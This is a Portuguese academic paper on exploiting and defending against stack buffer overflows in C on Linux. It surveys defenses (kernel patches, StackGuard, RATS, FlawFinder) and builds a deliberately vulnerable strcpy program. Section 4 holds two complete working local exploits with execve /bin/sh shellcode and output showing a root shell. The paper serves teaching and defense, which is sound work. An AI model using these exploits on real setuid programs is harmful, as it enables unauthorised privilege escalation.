TÉCNICAS DE DEFESA E EXPLORAÇÃO DAS FALHAS DE ESTOURO DE BUFFER NA PILHA

Carlos Eduardo Pedroza Santiviago
{segfault}@core-dumped.org

Orientador: Antonio Marcos M. Hachisuca
{shiro}@itai.org.br

Universidade Estadual do Oeste do Paraná – Campus de Foz do Iguaçu
Centro de Engenharias e Ciências Exatas

RESUMO

As vulnerabilidades de estouro de *buffer* (*buffer overflow)* são consideradas ameaças críticas de segurança pelos últimos 15 anos. Esses tipos de vulnerabilidades têm sido largamente utilizados para a penetração remota de computadores ligados a uma rede, onde um atacante anônimo tem como objetivo obter acesso ilegal a um computador vulnerável. Nesta pesquisa, utilizamos a linguagem de programação C e as distribuições GNU/Linux Debian e Gentoo, que são utilizados vastamente na Internet. Conhecendo as técnicas que são utilizadas tanto para a defesa quanto para a exploração dessa vulnerabilidade, espera-se que cuidados especiais durante o processo de desenvolvimento de quaisquer aplicações sejam tomados. Se tais medidas forem realizadas, uma grande porção dos problemas de segurança serão eliminados, preservando assim a privacidade e confiabilidade das informações armazenadas digitalmente.

ABSTRACT

The buffer overflow vulnerabilities are considered critical security threats for the last 15 years. These kind of vulnerabilities are being widely used to remote penetrate computers connected to a network, where an anonymous attacker has the goal of achieve illegal access to a vulnerable computer. In this research we used the C programming language and the GNU/Linux distributions Debian and Gentoo, which are widely used in the Internet. By understanding the technics that are used to defend and also to explore this vulnerability, it is expected that special precautions during the development process of any applications to be taken. If those steps were meet, a large portion of the security problems will be eliminated, protecting the privacy and confiability of the digitally saved information.

Palavras-chave: *exploit*, *buffer overflow*, segurança, *GNU/Linux*, *hack*.

1 INTRODUÇÃO

As vulnerabilidades de *buffer overflow* são consideradas ameaças críticas de segurança pelos últimos 15 anos. Esses tipos de vulnerabilidades têm sido largamente utilizados para a penetração remota de computadores ligados a uma rede, onde um atacante anônimo tem como objetivo obter acesso ilegal a um computador vulnerável, podendo acessar, desta forma, os dados ali armazenados.

Buffer overflows são também chamados de *buffer overruns* e existem diversos tipos de ataques de estouro de *buffer*, entre eles *stack smashing attacks*, ataques contra *buffers* que se encontram na pilha (foco deste artigo), e *heap smashing attacks*, que são ataques contra *buffers* que se encontram na *heap*. Tecnicamente, um *buffer overflow* é um problema com a lógica interna de um programa, mas a exploração dessa falha pode levar a sérios prejuízos.

O primeiro grande incidente de segurança da Internet – o *Morris Worm[8]*, em 1988 – utilizava técnicas de estouro de *buffer*, num programa conhecido como *fingerd*. Em [6], *COWAN* diz que 9 dos 13 avisos de

segurança liberados pela CERT[1] em 1998 foram sobre *buffer overflow* e que pelo menos metade dos avisos de segurança da CERT em 1999 eram também sobre *buffer overflow*.

Apesar da falha ser bastante conhecida, a situação atual não é diferente. Numa pesquisa informal realizada na página de atualizações de segurança da distribuição GNU/Linux versão 9 (com o codinome *Shrike*) produzida pela RedHat[2], 4 dos 7 avisos de segurança liberados pela empresa no período de 01/09/2003 a 01/11/2003 tratavam-se de falhas de *buffer overflow* em pacotes variados.

Por ser uma área de pesquisa de grande interesse, os *buffer overflows* acabaram se tornando um meio simples e fácil de obtenção de acesso ilegal a um sistema vulnerável [1][2]. Além disso, a divulgação dos *exploits*[3] em várias listas de discussão[3][4] faz com que o problema do *buffer overflow* se torne ainda maior, já que qualquer pessoa passou a ter a capacidade de invadir um computador remoto, sem possuir qualquer conhecimento técnico, pessoas essas conhecidas como *script kiddies*. Outra pesquisa informal realizada no sistema de busca *Google*[4] pela palavra-chave "*buffer overflow*", retornou nada mais nada menos do que *601.000* respostas, o que demonstra que é grande a discussão em torno do assunto.

Buffer overflows podem ser explorados de várias maneiras, o que será descrito na Seção 2. Os diversos tipos de defesas existentes contra as vulnerabilidades de *buffer overflow* serão apresentados na Seção 3. Na Seção 4, uma demonstração de exploração de uma falha de *buffer overflow* contra um programa simples será apresentada. E por último, na Seção 5, é apresentada a conclusão sobre o tema discutido.

2 EXPLORANDO AS FALHAS DE ESTOURO DE BUFFER NA PILHA

O objetivo de uma exploração contra um programa privilegiado vulnerável a *buffer overflow* é conseguir acesso de tal forma que o atacante consiga controlar o programa atacado, e se o programa possui privilégios suficientes, controlar a máquina. Esses programas com mais privilégios e sem restrições são os programas do usuário *root*, que é o superusuário de um sistema operacional GNU/Linux. Na maioria das vezes, o atacante tenta subverter as funções de programas que são do superusuário e possuem uma *flag suid* – que altera o usuário de execução do programa para *root*, temporariamente - e caso consiga, tenta-se executar um código arbitrário que dê algum retorno aproveitável, geralmente a execução de um interpretador de comandos com nível de superusuário, conhecido como *root sh* (*root* s*hell*).

Para atingir esse objetivo, o atacante deve atingir dois sub-objetivos [6]:

- Encontrar uma maneira de encaixar um código arbitrário no espaço de endereçamento do programa;
- Fazer com que o programa salte para o endereço que armazena o código arbitrário.

A seguir, na subseção 2.1, serão discutidas maneiras de tornar o código arbitrário disponível no espaço de endereçamento do programa, e na seção 2.2, maneiras de fazer o programa alterar o seu fluxo de execução, saltando para o endereço onde se encontra o código arbitrário a ser executado pelo atacante.

2.1 Encaixando o código arbitrário no espaço de endereçamento do programa

Para que seja possível executar um código arbitrário num programa que está sendo atacado, é necessário utilizar uma das duas técnicas a seguir: injetá-lo ou utilizá-lo, se de alguma forma ele já estiver lá.

Injetá-lo: nesta técnica, o programa vítima possui um *buffer* para armazenar o que será recebido em algum tipo de entrada de dados, a qual é utilizada pelo atacante para fornecer o código arbitrário que será executado (uma *string*). Na verdade, essa *string* possui instruções nativas da CPU (no nosso caso, x86). Cada *byte* da *string* armazena um *opcode* que é uma instrução válida para a CPU da máquina. Esse conjunto de *opcodes* é conhecido como *shellcode*. O *buffer*, que passou a armazenar o *shellcode*, pode estar localizado em qualquer espaço de endereçamento do processo: na pilha (variáveis automáticas, também conhecidas como locais), na *heap* (variáveis alocadas com *malloc()*) ou na área de dados *static* (variáveis inicializadas e não-inicializadas).

Utilizá-lo: dependendo da situação, o código que o atacante deseja executar já se encontra no espaço de endereçamento do programa. Ou seja, o atacante só necessita alterar os parâmetros de alguma função, de modo que o código desejado seja passado para aquela função e então seja executado. Em [7] foi demonstrado que esta técnica pode ser utilizada para desviar restrições impostas por proteções contra *buffer overflow*.

---

[1] *Computer Emergency Response Team*, http://www.cert.org
[2] https://rhn.redhat.com/errata/rh9-errata-security.html
[3] e*xploits* são programas que exploram as falhas existentes em programas vulneráveis, com o objetivo de executar um código arbitrário
[4] http://www.google.com.br

2.2 Fazendo com que o programa salte para o endereço do código arbitrário

Os métodos de desvio do fluxo de execução normal de um programa possuem o objetivo de saltar para o endereço onde o código arbitrário a ser executado se encontra. O modo mais fácil é estourar[5] (*overflow*) um *buffer* utilizando uma função que não possua verificação de limites, ou se possui, é precária. A Tabela 1 lista algumas funções vulneráveis a ataques de *buffer overflow* da linguagem C.

Tabela 1: Algumas funções vulneráveis a ataques de *buffer overflow*

Função	Risco	Solução
gets()	Extremo	Usar *fgets(buffer, tamanho, stdin)*
Strcpy()	Alto	Usar *strncpy() ou strlcpy()*
Strcat()	Alto	Usar *strncat() ou strlcat()*
sprintf()	Alto	Usar *snprinft()* ou utilizar especificadores para limitar o tamanho
Scanf()	Alto	Utilizar especificadores para limitar o tamanho ou analisar a entrada de dados
getc()	Moderado	Ao utilizar esta função num *loop*, verificar o *buffer* destino para que este não estoure
fgets()	Baixo	Verificar se o tamanho do destino suporta o argumento da função
snprintf()	Baixo	Verificar se o tamanho do destino suporta o argumento da função

Estourando o *buffer*, é possível corromper dados importantes que estão adjacentes ao *buffer* atacado, contribuindo assim para o sucesso de um ataque. Para desviar o fluxo de execução de um programa, um atacante deve corromper dados adjacentes de um dos seguintes tipos:

- *Registros de ativação:* Em C, cada vez que uma função é chamada, é construído na pilha um registro de ativação, que inclui dados necessários para a execução normal do programa, como o endereço de retorno, endereço este que é usado pelo programa para retornar à próxima instrução a ser executada quando a função termina. Os tipos de ataque contra os registros de ativação corrompem as variáveis locais da função (também chamadas de automáticas), e, ao corromper o endereço de retorno, fazem com que o programa salte para o endereço de um código arbitrário, quando a função termina. São os ataques mais utilizados contra falhas de *buffer overflow*. A Figura 1 demonstra um exemplo de registro de ativação, e na Figura 2 é demonstrado um ataque de *buffer overflow* contra o registro de ativação, onde a seta vermelha indica a direção em que a o *buffer[32]* cresce, e a seta verde indica a direção em que a pilha cresce. Pode-se perceber que a pilha cresce pra baixo, isto é, em direção ao endereço mais baixo. Isto é uma definição de implementação de arquitetura, no nosso caso, Intel 32 bits. Como vemos na Figura 2, se sobrescrevermos o *buffer[32]* é possível não só sobrescrever o FP (frame pointer) que foi salvo e endereço de retorno, mas também os argumentos passados para a função!



Figura 1: Registro de ativação

Figura 2: Registro de ativação corrompido

[5] Isso acontece porque a linguagem C não possui uma verificação de limites no acesso de variáveis do tipo *array*

- *Ponteiros para função:* Ponteiros para função são geralmente utilizados em programas que requerem algum tratamento genérico para casos específicos, como um procedimento genérico para ordenação de tipos diferentes de dados. Um exemplo de ponteiro para função pode ser: "`void (*funcao)()`", que declara a variável `funcao` como sendo do tipo ponteiro para função, retornando `void`. Ponteiros para função podem estar armazenados em qualquer área de memória (pilha, *heap* ou área de dados *static*) e devido a isso, o atacante necessita apenas encontrar um *buffer* adjacente ao ponteiro para função, e sobrescrever o *buffer* de tal maneira que ele corrompa o ponteiro para função, fazendo com que, quando esse ponteiro para função seja chamado, na verdade ele execute um código arbitrário do atacante.

A linguagem C ainda possui um sistema de *checkpoint/rollback* chamado `setjmp/longjmp`. Utiliza-se "`setjmp(buffer)`" para marcar um *checkpoint* e "`longjmp(buffer)`" para voltar ao *checkpoint*. Se o atacante conseguir corromper o *buffer*, ele pode fazer com que ao ser executado `longjmp`, este salte para uma área onde está armazenado um código arbitrário.

3 DEFESAS CONTRA AS FALHAS DE ESTOURO DE BUFFER NA PILHA

Técnicas de defesa contra falhas de *buffer overflow* têm sido muito pesquisadas, devido à gravidade do problema existente. Diversas ferramentas foram construídas para auxiliar o programador no desenvolvimento de código seguro. Existem 3 métodos básicos para se defender contra as vulnerabilidades, e o método de escrita de código seguro é descrito na subseção 3.1. Em seguida, na subseção 3.2, são apresentados métodos no nível de sistema operacional para prevenir os ataques. E por último, o método de prevenção no nível de compiladores é descrito na subseção 3.3.

3.1 Escrever código seguro

Escrever código seguro é uma prática difícil e poucos programadores conseguem seguí-la corretamente, especialmente quando a linguagem de programação utilizada é a linguagem C, que possui uma cultura que favorece a performance em vez de segurança.

O método mais simples de construir códigos seguros é realizar buscas no código-fonte por ocorrências de funções que são altamente vulneráveis, como as demonstradas na Tabela 1, e substituí-las por funções equivalentes, porém mais seguras. Várias ferramentas foram desenvolvidas para contribuir nesta tarefa, entre elas: *RATS[10]*, *FlawFinder[12]* e *SPLint[11]*, que realizam buscas no código-fonte e geram relatórios com as possíveis funções vulneráveis.

Apesar de todos os esforços realizados para a utilização de código seguro, falhas de *buffer overflow* podem ser sutis. Até mesmo alternativas seguras fornecidas pela biblioteca de funções da linguagem C, como *snprintf* e *strncpy* podem conter *buffer overflow*, se o código possuir um erro elementar de *off-by-one*, onde o *buffer* destino é estourado por apenas 1 *byte*. Por isso, para obter total garantia de proteção, outras medidas de prevenção de *buffer overflow* foram desenvolvidas, que serão explicadas nas subseções a seguir, e deveriam ser empregadas a não ser que exista a absoluta certeza de que todas as possíveis falhas foram completamente eliminadas.

3.2 Proteções no sistema operacional

As modificações realizadas no sistema operacional, mais precisamente no *kernel* do sistema, visam aumentar a proteção do sistema como um todo, e não apenas de uma aplicação isolada. O objetivo de tais modificações, em geral, é tornar o *segmento de dados e pilha* do espaço de endereçamento de um programa vítima *não-executável*, fazendo com que seja impossível com que os atacantes executem o código que foi injetado no *buffer* do programa. Entre as proteções utilizadas, se destacam:

- *grsecurity*[13]**:** é um conjunto de modificações (*patches*) para o *kernel Linux* que tem o objetivo de fornecer uma proteção completa contra os *bugs* de modificação de espaço de endereçamento (*buffer overflows*), possui uma ACL (*Access control list*) que aplica restrições a *TODOS* os usuários, incluindo o *root*, dificultando absurdamente a tentativa de elevação de privilégios por usuários mal intencionados, randomização dos endereços de memória onde os dados dos processos são armazenados, tornando quase impossível a invasão remota, entre outras características;
- *exec-shield*[14]: é outra modificação para o *kernel Linux* que visa fornecer proteção contra ataques de *buffer overflow*, e contra outros tipos de ataques que sobrescrevem estruturas de dados e/ou injetam código nessas estruturas. Esse *patch* dificulta a inserção e execução dos *shellcodes*.

Apesar de aumentar a proteção, alguns *patches* que tornam o segmento de pilha não-executável não oferecem total segurança, pois o código a ser executado pode-se encontrar em outras regiões, como a *heap*, utilizando-se de ataques anteriormente descritos nas Subseções 2.1 e 2.2.

3.3 Proteções em tempo de compilação

Apesar do fato de infiltração de código arbitrário para o acontecimento de *buffer overflow* é opcional, corromper (alterar) o fluxo de execução é essencial. Por isso, ao contrário das proteções utilizadas no *kernel*, verificação de limites de *array* em tempo de compilação elimina *totalmente* os problemas de ataques e vulnerabilidades de *buffer overflow,* pois se eles não podem ser estourados, não há como corromper dados adjacentes a esses *arrays*. Porém, tais compiladores afetam muito a performance de seus programas gerados, tornando-os inutilizáveis em certas circunstâncias. Entre essas ferramentas, podemos citar: *Jones & Kelly: Array Bounds Checking for C*[16], *HCC*[15] e *Purify Plus*[17].

Existe outra ferramenta, que apesar de não realizar a verificação fiel nos limites dos *arrays* que estão sendo acessados, é muito eficiente na detecção de falhas de estouro de *buffer* na pilha. Esta ferramenta é conhecida como *StackGuard*[18]. O *StackGuard*, é uma extensão ao compilador *gcc* que melhora o código executável produzido pelo compilador de forma que ele possa detectar ataques de estouro de buffer na pilha. O efeito é transparente ao funcionamento normal dos programas. Basicamente, ele insere uma palavra especial (*canary word*) na pilha, entre o endereço de retorno e as variáveis locais. Grande parte dos ataques de estouro de buffer se dá através da alteração do endereço de retorno que está na pilha. O *StackGuard* consegue, através dessa palavra que foi inserida na pilha, detectar mudanças no endereço de retorno.

4 EXPLORANDO UMA FALHA SIMPLES DE *BUFFER OVERFLOW*

4.1 Comprovando a vulnerabilidade

Para ilustrar a ameaça de uma falha de estouro de buffer, construímos um programa com uma vulnerabilidade simples, o qual chamaremos de *vuln*. A máquina de testes foi um *AthlonXP* rodando *Gentoo GNU/Linux*, com compilador *gcc-2.95* e *kernel* padrão na versão 2.4.22. O código do programa *vuln* é o seguinte:

```
/*
 * simples programa vulnerável a ataque de buffer overflow.
 * ilustra um possível cadastro de usuários, apenas para prova de conceito.
 * por Carlos Eduardo Pedroza Santiviago <segfault@core-dumped.org>
 *
 * compile com: gcc -static -ggdb -o vuln vuln.c
 * nov/2003
 */

#include <stdio.h>

void
cadastrar(const char *usuario)
{
        char nome[32];

        strcpy(nome, usuario);
        /* realiza alguma coisa com a variavel nome*/
        printf("Usuario %s cadastrado!\n", nome);
}

int
main(int argc, char *argv[])
{
        cadastrar(argv[1]);
        return(0);
}
```

Ao executarmos o programa *vuln* com uma entrada qualquer, temos a seguinte saída:

```
$ ./vuln teste
Usuario teste cadastrado!
```

Essa seria uma saída normal, quando o programa é executado corretamente. Porém, um usuário mal intencionado poderia, ao invés de informar um nome a ser “cadastrado”, informar uma cadeia de 64 caracteres, como pode ser visto a seguir:

```
$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Usuario             AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
cadastrado!
```

```
Segmentation fault (core dumped)
$
```

Boom! Como podemos ver, ao executarmos o programa com 64 caracteres, obtemos a seguinte mensagem: *Segmentation fault (core dumped)*. Isso quer dizer que houve uma falha de segmentação, e que uma cópia da memória e dos registradores foram despejados em um arquivo chamado *core*. Revendo a Figura 2, podemos ter uma idéia do que aconteceu. Tanto naquela figura quanto no programa *vuln*, o *buffer* de armazenamento de entrada é de 32 *bytes*, e neste caso, estamos passando uma entrada de *64* bytes, que é passada para a função *cadastrar()*. Na função *cadastrar()*, temos uma chamada à função *strcpy()* (que é insegura), que copia os dados de entrada (a cadeia de 64 caracteres) para a variável *nome*, que possui apenas 32 *bytes*. Por isso, quando a função *cadastrar()* tenta retornar para a função *main()*, ela tenta pegar o *endereço de retorno* que foi salvo ao ser chamada, porém, este foi sobrescrito quando ouve o estouro do *buffer nome*! Como o endereço não é válido – na verdade, o endereço passou a ser *0x41414141* – é gerada uma falha de segmentação, pois houve uma tentativa de acesso a uma região de memória inválida! Vejamos o que o *gdb* nos informa:

```
$ gdb -q vuln core
Core               was               generated               by               `./vuln
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb)
```

Como podemos ver, o *gdb* nos informa que houve uma tentativa de acessar o endereço *0x41414141*, que não existe. Esse endereço, na verdade, corresponde ao valor da letra 'A' na tabela *ASCII*, em hexadecimal. Agora vamos dar uma olhada nos endereços que estavam nos registradores quando o programa terminou:

```
(gdb) i r
eax            0x55     85
ecx            0x55     85
edx            0x80a83e0        134906848
ebx            0x0      0
esp            0xbffff1e0       0xbffff1e0
ebp            0x41414141       0x41414141
esi            0x2d     45
edi            0x20416  132118
eip            0x41414141       0x41414141
```

Pode-se notar que 2 registradores (*eip* e *ebp*) possuem os valores *0x41414141*. Esses, na verdade, são os valores que estavam armazenados no registro de ativação, nas variáveis "*endereço de retorno"* e "*antigo FP"* após o *overflow*. Com isso, é possível concluir que podemos fazer com que o programa salte para qualquer endereço que colocarmos em *"endereço de retorno"*. E se esse programa fosse *setuid root* e, ao invés de passarmos uma cadeia de 64 caracteres "A", passarmos instruções válidas para a CPU, de forma que um código arbitrário seja executado? É aí que entra o *shellcode*, fazendo com que seja possível a execução dessas instruções.

4.2 Construção do *exploit*

Agora, supondo que o programa tenha privilégios de root, tentaremos explorá-lo a conseguir uma *shell* de *root*. Um programa *setuid root* possui as seguintes permissões:

```
-rwsr-xr-x    1 root     root       495097 2003-03-11 19:06 vuln
```

Com base nas informações que temos a partir do código-fonte e do *layout* do registro de ativação, podemos concluir que o *endereço de retorno* está a 36 *bytes* do início da variável *nome*, que usaremos para o ataque. Por restrições de espaço e tempo, utilizaremos o *shellcode* feito por *Murat* no artigo [1], que apenas executa */bin/sh*:

```
char shellcode[] =
      "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

Um *shellcode* nada mais é do que um conjunto de *opcodes* que são na verdade instruções nativas, que fazem sentido para a CPU, que no nosso caso, é uma CPU compatível com Intel. Construção de *shellcodes* tem se tornado uma área de muita pesquisa, incluindo entre eles *shellcodes* polimórficos[20] e alfanuméricos[19].

Como sabemos que são 40 *bytes* necessários (36 *bytes* para atingir o "*endereço de retorno"* e mais 4 *bytes* para sobrescrevê-lo), e o *shellcode* possui 24 *bytes*, temos duas opções: a primeira opção é construir um *buffer*, como descrito por *Aleph One* em [1], que será enviado para o programa *vuln*, da seguinte maneira:

Figura 3: *buffer* cuidadosamente construído para obter um *root shell*

O *NOP* na figura 3 representa a instrução *0x90*, que o processador entende e não realiza nenhuma operação, por isso o nome *NOP* (*No operation*). Ela é útil caso não consigamos acertar o endereço do *shellcode* que está no *buffer* que será enviado. O "*end. Buf"* contém o endereço do *buffer* que será passado para a função, para sobrescrever o endereço de retorno com o seu próprio endereço, saltando para ele assim que a função *cadastrar()* retornar. *Para* descobrirmos o *"end. Buf"*, basta debugar no *gdb*:

```
(gdb) break cadastrar
Breakpoint 1 at 0x80481f6: file vuln.c, line 16.
(gdb) r `perl -e 'printf "A"x40'`
Starting program: /home/segfault/vuln `perl -e 'printf "A"x40'`

Breakpoint 1, cadastrar (usuario=0xbffff5f8 'A' <repeats 40 times>)
    at vuln.c:16
16              strcpy(nome, usuario);
(gdb)
```

Como podemos ver, o endereço é *0xbffff5f8*. Porém, esse endereço não é sempre o mesmo. Por isso, utilizando a técnica descrita em [1], devemos tentar "adivinhar" o endereço da variável, utilizando o valor do *esp* (*extended stack pointer*), o registrador que aponta para o topo da pilha, como referência. Isso pode ser obtido através da seguinte função:

```
unsigned long getesp()
{
        __asm__("movl %esp, %eax");
}
```

Juntando tudo, temos o seguinte *exploit* (compile com *gcc –o exp exp.c*):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define NOP  0x90
#define ENDRET      0xbffff5f8
#define MAX  40

char shellcode[] =
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

unsigned long getesp()
{
        __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[])
{
       unsigned char buffer[MAX];
       int i, ret, *ap;
       ap = (int *) buffer;
       if (argc < 2)
              ret = ENDRET;
       else
              ret = getesp() + atoi(argv[1]);
       printf("Tentando endereço 0x%x\n", ret);
       for(i = 0; i < MAX; i += 4)
              *ap++ = ret;
       for(i = 0; i < 12; i++)
              buffer[i] = NOP;
       for(i = 12; i < (12+strlen(shellcode)); i++)
              buffer[i] = shellcode[i-12];
       execl("./vuln", "vuln", buffer, NULL);
       return(0);
}
```

Devemos executar o programa com *offsets* variados, e aqui obtivemos sucesso com 360:

```
$ ./exp 360
Tentando endereço 0xbffffeb4
Usuario 1APh//shh/binaPSá°
                                                  Iÿ¿Øÿÿ¿O@ cadastrado!
sh-2.05a# id
uid=1000(segfault)gid=1000(segfault)euid=0(root)egid=0(root) groups=1000(segfault)
```

Como se pode notar, obtivemos uma *rootshell*. Porém, *Murat* em [2] apresentou uma forma mais eficiente de se encontrar o endereço do *shellcode*. Como os arquivos binários do *Linux* são do tipo *ELF*[6] e estes são carregados em um endereço fixo, é possível calcular exatamente onde se encontra o *shellcode*. O *layout* de um binário *ELF* quando é carregado pode ser visto na Figura 4.



Figura 4: *layout* de um binário *ELF* carregado em memória

Com esta técnica, o *shellcode* fica agora em uma variável de ambiente (*environment*), que é passada para o programa vulnerável, através da função *execle()*. O *exploit*, utilizando-se desta técnica, fica muito mais simples e eficiente, como pode ser visto abaixo (compile com *gcc –o exp2 exp2.c*):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define MAX  40

char shellcode[] =
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(int argc, char *argv[])
{
       unsigned char buffer[MAX], *env[3] = {shellcode, NULL};
       int i, *ap;
       int ret = 0xbfffffa - strlen(shellcode) - strlen("./vuln");

       printf("0x%x\n", ret);
       ap = (int *) buffer;
       for(i = 0; i < MAX; i += 4)
              *ap++ = ret;
       execle("./vuln", "vuln", buffer, NULL, env);
       return(0);
}
```

Executando o novo exploit agora:

```
$ ./exp2
0xbffffdc
Usuario Üÿÿ¿Üÿÿ¿Üÿÿ¿Üÿÿ¿Üÿÿ¿Üÿÿ¿Üÿÿ¿Üÿÿ¿Üÿÿ¿Üÿÿ¿Øÿÿ¿O@ cadastrado!
sh-2.05a# id
uid=1000(segfault)gid=1000(segfault)euid=0(root) egid=0(root) groups=1000(segfault)
```

[6] *Executable and Linking Format*

Podemos notar que a exploração da falha se tornou muito mais simples, pois sabemos *exatamente* onde se encontra o *shellcode*.

4.3 Utilizando as ferramentas de detecção de falhas no código

Essa falha poderia ter sido evitada se o programador tivesse realizado uma checagem no código-fonte, com as ferramentas descritas na subeção 3.1, por exemplo. A saída do programa *RATS* executada no código-fonte do programa *vuln* pode ser vista a seguir:

```
$ rats vuln.c
Entries in perl database: 33
Entries in python database: 62
Entries in c database: 334
Entries in php database: 55
Analyzing vuln.c
vuln.c:14: High: fixed size local buffer
Extra care should be taken to ensure that character arrays that are allocated
on the stack are used safely.  They are prime targets for buffer overflow
attacks.

vuln.c:16: High: strcpy
Check to be sure that argument 2 passed to this function call will not copy
more data than can be handled, resulting in a buffer overflow.

Total lines analyzed: 29
Total time 0.000213 seconds
136150 lines per second
```

O programa detectou as falhas e informou onde se encontram as possíveis falhas sujeitas a ataques de *buffer overflow*. Vejamos agora a saída do programa *FlawFinder*:

```
$ flawfinder vuln.c
Flawfinder version 1.24, (C) 2001-2003 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 128
Examining vuln.c
vuln.c:16:  [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination.
  Consider using strncpy or strlcpy (warning, strncpy is easily misused).
vuln.c:14:  [2] (buffer) char:
  Statically-sized arrays can be overflowed. Perform bounds checking,
  use functions that limit length, or ensure that the size is larger than
  the maximum possible length.
Number of hits = 2
Number of Lines Analyzed = 28 in 0.55 seconds (604 lines/second)
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
```

O *FlawFinder* também encontrou as falhas que foram exploradas, comprovando também a sua eficiência na detecção das vulnerabilidades.

5 CONCLUSÃO

A grande maioria dos ataques críticos de segurança atuais é devida a falhas de *buffer overflow*, que é uma técnica muito conhecida e consideravelmente antiga. Com base nas avaliações recentes, e pesquisas realizadas, pode-se notar que os programadores ainda não estão adaptados a uma ideologia de desenvolvimento de programas realmente seguros e confiáveis. Citando o que diz em [9]:

"uma corrente só pode ser tão forte quanto o mais fraco de seus elos"

O elo mais fraco no caso de linguagens que foram projetadas com segurança como um de seus pontos fortes – como Java – é o programador. A solução em casos como esse é o treinamento e principalmente a informação. No caso da linguagem C, que quando foi projetada não visava a segurança do código gerado, além do treinamento, é desejável a utilização de métodos e ferramentas que auxiliam na construção de códigos realmente seguros, como os descritos na Seção 3, garantido a integridade e confiabilidade das informações armazenadas.

6 REFERÊNCIAS BIBLIOGRÁFICAS

[1] One, Aleph. "*Smashing the Stack for fun and profit*". 1996. Disponível em <http://www.phrack.org/phrack/49/P49-14>. Acesso em 31 jul 2003.

[2] Murat. "*Buffer overflows desmystified"*. 2002. Disponível em <http://www.enderunix.org/docs/eng/bof-eng.txt>. Acesso em 31 jul 2003.

[3] Bugtraq. Lista de discussão sobre segurança. Disponível em <http://www.securityfocus.com/archive/1>. Acesso em 01 nov 2003.

[4] Full-Disclosure. Lista de discussão sobre segurança. Disponível em <http://lists.netsys.com/pipermail/full-disclosure/>. Acesso em 01 nov 2003.

[5] Webopedia. Dicionário online de termos da Internet. Disponível em <http://www.webopedia.com>. Acesso em 01 nov 2003.

[6] Cowan, Crispin et al. "*Buffer overflows: attacks and defenses for the vulnerability of the decade*". 1999. Disponível em: <http://www.cse.ogi.edu/DISC/projects/immunix/publications.html>. Acesso em 31 jul 2003.

[7] Wojtczuk, Rafal. "*Defeating Solar Designer Non-executable Stack Patch*". 1998. Disponível em <http://www.insecure.org/sploits/non-executable.stack.problems.html>. Acesso em 01 nov 2003.

[8] Morris Worm. Disponível em <http://www.mat.uni.torun.pl/~xian/worm.html>. Acesso em 02 nov 2003.

[9] SUN. "*Security Code Guidelines"*. 2000. Disponível em <http://java.sun.com/security/seccodeguide.html> . Acesso em 02 nov 2003.

[10] RATS. "*Rough Auditing Tool for Security*". Disponível em < http://www.securesoftware.com/auditing_tools_download.htm>. Acesso em 02 nov 2003.

[11] SPLint. "*Secure Programming Lint*". Disponível em <http://lclint.cs.virginia.edu/>. Acesso em 02 nov 2003.

[12] FlawFinder. Disponível em <http://www.dwheeler.com/flawfinder/>. Acesso em 02 nov 2003.

[13] Grsecurity. Disponível em <http://www.grsecurity.net>. Acesso em 02 nov 2003.

[14] Exec-shield. Disponível em <http://redhat.com/~mingo/exec-shield/>. Acesso em 02 nov 2003.

[15] HCC. Disponível em <http://web.inter.nl.net/hcc/Haj.Ten.Brugge/>. Acesso em 02 nov 2003.

[16] Bounds Checking For C. Disponível em <http://www.doc.ic.ac.uk/~phjk/BoundsChecking.html>. Acesso em 02 nov 2003.

[17] Purify Plus. Disponível em <http://www-3.ibm.com/software/awdtools/purifyplus/unix/>. Acesso em 02 nov 2003.

[18] StackGuard. Disponível em <http://www.immunix.org>. Acesso em 02 nov 2003.

[19] Rix. "*Writing ia32 alphanumeric shellcodes"*.Disponível em <http://www.phrack.org/phrack/57/p57-0x0f>. Acesso em 02 nov 2003.

[20] Ktwo. "*ADMmutate"*. Disponível em <http://www.ktwo.ca/security.html>. Acesso em 02 nov 2003.

